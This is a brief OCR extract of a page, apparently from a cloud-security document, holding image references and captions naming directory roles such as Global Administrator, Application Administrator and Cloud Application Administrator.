
Global Administrator


Application Administrator
Cloud Application Administrator


Owning Global Administrator



